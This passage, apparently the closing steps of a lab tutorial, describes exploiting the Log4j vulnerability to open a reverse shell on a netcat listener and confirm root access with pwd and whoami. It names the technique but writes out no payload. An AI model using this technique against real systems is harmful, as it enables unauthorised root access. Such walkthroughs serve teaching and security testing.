
37. Now switch to the netcat listener, you can see that a reverse shell is opened.



38. In the listener window type pwd and press Enter, to view the present working directory.



39. Now, type whoami and press Enter.



40. We can see that we have shell access to the target web application as a root user.

41. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.

42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.